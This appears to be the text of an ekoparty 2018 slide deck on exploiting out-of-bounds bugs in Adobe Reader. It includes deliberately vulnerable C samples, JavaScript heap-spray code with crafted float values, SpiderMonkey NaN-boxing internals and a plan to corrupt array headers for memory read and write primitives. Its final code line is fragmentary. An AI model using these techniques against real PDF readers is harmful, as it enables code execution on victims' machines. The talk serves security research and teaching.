Crafting PDF Readers with floating points

@pastacls

1

INTRO

Who am I?

- ★ Member of Infobyte’s faraday-labs.
- ★ Security Researcher
  - ○ bug hunting
  - ○ vuln research
- ★ Local Ping Pong Champion

Previous work

★ Sebastian apelt at infiltrate 2016
★ The shadow over firefox on phrack 69

Agenda

★ Out of Bounds bugs


★ Javascript Internals at Adobe Reader

★ IEEE 754 or floating point format

★ exploiting for fun and profit

Out of Bound bugs

- ★ Out of Bound read
- ★ Out of Bound write
- ★ OOB bug fixes in Adobe Reader




```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv) {
  char buf[] = "ekoparty 2018/WE GOT YOUR BACKDOOR\x00";
  int index = atoi(argv[1]);

  printf("[+] element %d of buffer has: %c\n", index, buf[index]);
  return 0;
}
~
                                                     1,1           All
```


Out of bound read

EXAMPLE PROGRAM


6




```
~ ❯❯❯ ./oobr 0
[+] element 0 of buffer has: e
~ ❯❯❯
```



OUT OF BOUND READ





```
~ ❯❯❯ ./oobr 13
[+] element 13 of buffer has: /
~ ❯❯❯
```




Out of bound read

8


```
~ ❯❯❯ ./oobr 44 | hexdump -C
00000000  5b 2b 5d 20 65 6c 65 6d  65 6e 74 20 34 34 20 6f  |[+] element 44 o|
00000010  66 20 62 75 66 66 65 72  20 68 61 73 3a 20 2c 0a  |f buffer has: ,.|
00000020
~ ❯❯❯
```



Out of bound read




OUT OF BOUND READ

MEMORY LAYOUT

Out of Bound read

- ★ Useful for leaking memory
  - ○ bypass ASLR leaking a module address.
  - ○ canaries or stack guards.
  - ○ sensitive information.
- ★ avoid landing in unmapped memory.



```
#include <stdlib.h>

int main(int argc, char **argv) {
  char buf[] = "ekoparty 2018/WE GOT YOUR BACKDOOR\x00";
  int index = atoi(argv[1]);

  buf[index] = 'A';
  return 0;
}
                                                  1,1           All
```

Out of bound write

SAMPLE PROGRAM

Out of Bound write


- ★ We arbitrary rewrite a byte in memory.
- ★ Not only applicable to char arrays
  - ○ the controlled index can be from ptr to an int, floats, structs or any type of data structure.
  - ○ we only need a ptr with a craftable index.

13

IN ADOBE

Cuando se nos escapa la tortuga

★ File formats with an array-index type file structures:



3.6.1 Summary of Minimum Subset Fields and Values

A summary of the minimum subset TIFF-F fields and values is provided in the following table. The required fields for the minimum subset are shown under the column labeled "Field". The values for these fields in the minimum subset are shown under the column labeled "Minimum".


Field	Minimum	Comment
BitsPerSample	1	one bit per sample
Compression	3	3 for T.4 (MH)
FillOrder	2	LSB first
ImageWidth	1728	
ImageLength		required
NewSubFileType	Bit 1 = 1	single page of multipage file
PageNumber	X/X	pg/tot, 0 base, tot in 1st IFD
PhotometricInterp	0	0 is white
ResolutionUnit	2	inches (default)
RowsPerStrip	=ImageLength	
SamplesPerPixel	1	one sample per pixel

14

IN ADOBE

Adobe’s Security Bulletin

★ Bugs fixed on 19/09/2018




Vulnerability Details

Vulnerability Category	Vulnerability Impact	Severity	CVE Number
Out-of-bounds write	Arbitrary Code Execution	Critical	CVE-2018-12848
Out-of-bounds read	Information Disclosure	Important	CVE-2018-12849 CVE-2018-12850 CVE-2018-12801 CVE-2018-12840 CVE-2018-12778 CVE-2018-12775

Adobe’s Security Bulletin

- ★ Bugs fixed on 10/06/2018




Out-of-bounds write	Arbitrary Code Execution	Critical	CVE-2018-5020, CVE-2018-5021, CVE-2018-5042, CVE-2018-5059, CVE-2018-5064, CVE-2018-5069, CVE-2018-5070, CVE-2018-12754, CVE-2018-12755, CVE-2018-12758, CVE-2018-12760, CVE-2018-12771, CVE-2018-12787
Security Bypass	Privilege Escalation	Critical	CVE-2018-12802
Out-of-bounds read	Information Disclosure	Important	CVE-2018-5010, CVE-2018-12803, CVE-2018-5014, CVE-2018-5016, CVE-2018-5017, CVE-2018-5018, CVE-2018-5019, CVE-2018-5022, CVE-2018-5023, CVE-2018-5024, CVE-2018-5025, CVE-2018-

What can we rewrite?

- ★ we can’t predict memory addresses.
- ★ we don’t know the base address of the wrongly index buffer.
- ★ we don’t know the destination address.

Positioning objects in memory


★ Heap spray with javascript.



```
console.show();

array = new Array();
for(i=0; i<=200000; i++) {
        array[i] = new Array(0xa);

        /* values in hexa will be 0x13371337deadc0de */
        array[i][0] = 4.18356164518379836e-216;
        array[i][1] = 4.18356164518379836e-216;
        array[i][2] = 4.18356164518379836e-216;
        array[i][3] = 4.18356164518379836e-216;
        array[i][4] = 4.18356164518379836e-216;
        array[i][5] = 4.18356164518379836e-216;
        array[i][6] = 4.18356164518379836e-216;
        array[i][7] = 4.18356164518379836e-216;
        array[i][8] = 4.18356164518379836e-216;
        array[i][9] = 4.18356164518379836e-216;
}
```

The floats array in memory

★ Adobe uses the js spidermonkey engine



```
0AC00090  00000000
0AC00094  0AC000B0
0AC00098  00000000
0AC0009C  00000000
0AC000A0  00000000
0AC000A4  0000000A
0AC000A8  0000000A
0AC000AC  0000000A
0AC000B0  DEADC0DE
0AC000B4  13371337
0AC000B8  DEADC0DE
0AC000BC  13371337
0AC000C0  DEADC0DE
0AC000C4  13371337
0AC000C8  DEADC0DE
0AC000CC  13371337
0AC000D0  DEADC0DE
0AC000D4  13371337
0AC000D8  DEADC0DE
0AC000DC  13371337
0AC000E0  DEADC0DE
0AC000E4  13371337
```


NaN format

- ★ Any element of the 2 DWORDS array.
- ★ If it isn’t a floating number, then it is an integer, null, undefined, boolean, object or string.
- ★ The first DWORD is the value or a data pointer, and the second one a tag that defines the type


20 JAVASCRIPT INTERNALS

Formato NaN

★ Types of data tags:




```
#define JSVAL_TYPE_DOUBLE ( (uint8_t) 0x00)
#define JSVAL_TYPE_INT32 ( (uint8_t) 0x01)
#define JSVAL_TYPE_UNDEFINED ( (uint8_t) 0x02)
#define JSVAL_TYPE_BOOLEAN ( (uint8_t) 0x03)
#define JSVAL_TYPE_MAGIC ( (uint8_t) 0x04)
#define JSVAL_TYPE_STRING ( (uint8_t) 0x05)
#define JSVAL_TYPE_SYMBOL ( (uint8_t) 0x06)
#define JSVAL_TYPE_NULL ( (uint8_t) 0x07)
#define JSVAL_TYPE_OBJECT ( (uint8_t) 0x08)
```



```
#define JSVAL_TAG_CLEAR ( (uint32_t)  (0xFFFFFF80) )
#define JSVAL_TAG_INT32 ( (uint32_t)  (JSVAL_TAG_CLEAR | JSVAL_TYPE_INT32) )
#define JSVAL_TAG_UNDEFINED ( (uint32_t)  (JSVAL_TAG_CLEAR | \
                              JSVAL_TYPE_UNDEFINED) )
#define JSVAL_TAG_STRING ( (uint32_t)  (JSVAL_TAG_CLEAR | JSVAL_TYPE_STRING)
#define JSVAL_TAG_SYMBOL ( (uint32_t)  (JSVAL_TAG_CLEAR | JSVAL_TYPE_SYMBOL)
#define JSVAL_TAG_BOOLEAN ( (uint32_t)  (JSVAL_TAG_CLEAR | \
                              JSVAL_TYPE_BOOLEAN) )
#define JSVAL_TAG_MAGIC ( (uint32_t)  (JSVAL_TAG_CLEAR | JSVAL_TYPE_MAGIC) )
#define JSVAL_TAG_NULL ( (uint32_t)  (JSVAL_TAG_CLEAR | JSVAL_TYPE_NULL) )
#define JSVAL_TAG_OBJECT ( (uint32_t)  (JSVAL_TAG_CLEAR | JSVAL_TYPE_OBJECT)
```

21 JAVASCRIPT INTERNALS

NaN format



```
array[i] = new Array(0xa);

array[i][0] = "pepeu palala alegria carioca";
array[i][1] = 0x4242;
array[i][2] = 4.18356164518379836e-216;
array[i][3] = new Object();
array[i][4] = null;
array[i][5] = app.alert;
array[i][6] = true;
array[i][7] = undefined;
array[i][8] = 4.18356164518379836e-216;
array[i][9] = 4.18356164518379836e-216;
```

```
Address   Hex                                                  ASCII
0B600018  00 00 00 00  38 00 60 0B  00 00 00 00  00 00 00 00   ....8.`..
0B600028  00 00 00 00  0A 00 00 00  0A 00 00 00  0A 00 00 00   .........
0B600038  40 B5 E3 05  85 FF FF FF  42 42 00 00  81 FF FF FF   @µå..ÿÿÿB
0B600048  DE C0 AD DE  37 13 37 13  B8 AC 4F 08  87 FF FF FF   ÞÀ.Þ7.7..
0B600058  00 00 00 00  86 FF FF FF  D0 C3 03 06  87 FF FF FF   .....ÿÿÿÐ
0B600068  01 00 00 00  83 FF FF FF  00 00 00 00  82 FF FF FF   .....ÿÿÿ.
0B600078  DE C0 AD DE  37 13 37 13  DE C0 AD DE  37 13 37 13   ÞÀ.Þ7.7.Þ
```


Stepping on Arrays headers

- ★ We will trigger the Out of Bound write bug to crush a header of the heap spraying arrays
- ★ Cool read and write primitives by using js
- ★ They don’t support any value

Stepping on Arrays headers

★ Limitations:


- thread worker going through each element (possible garbage collector)



RELEASE THE KRAKEN

Stepping on Arrays headers

★ Finding the stepped header



```
timeou                                                  ", 7000)
```

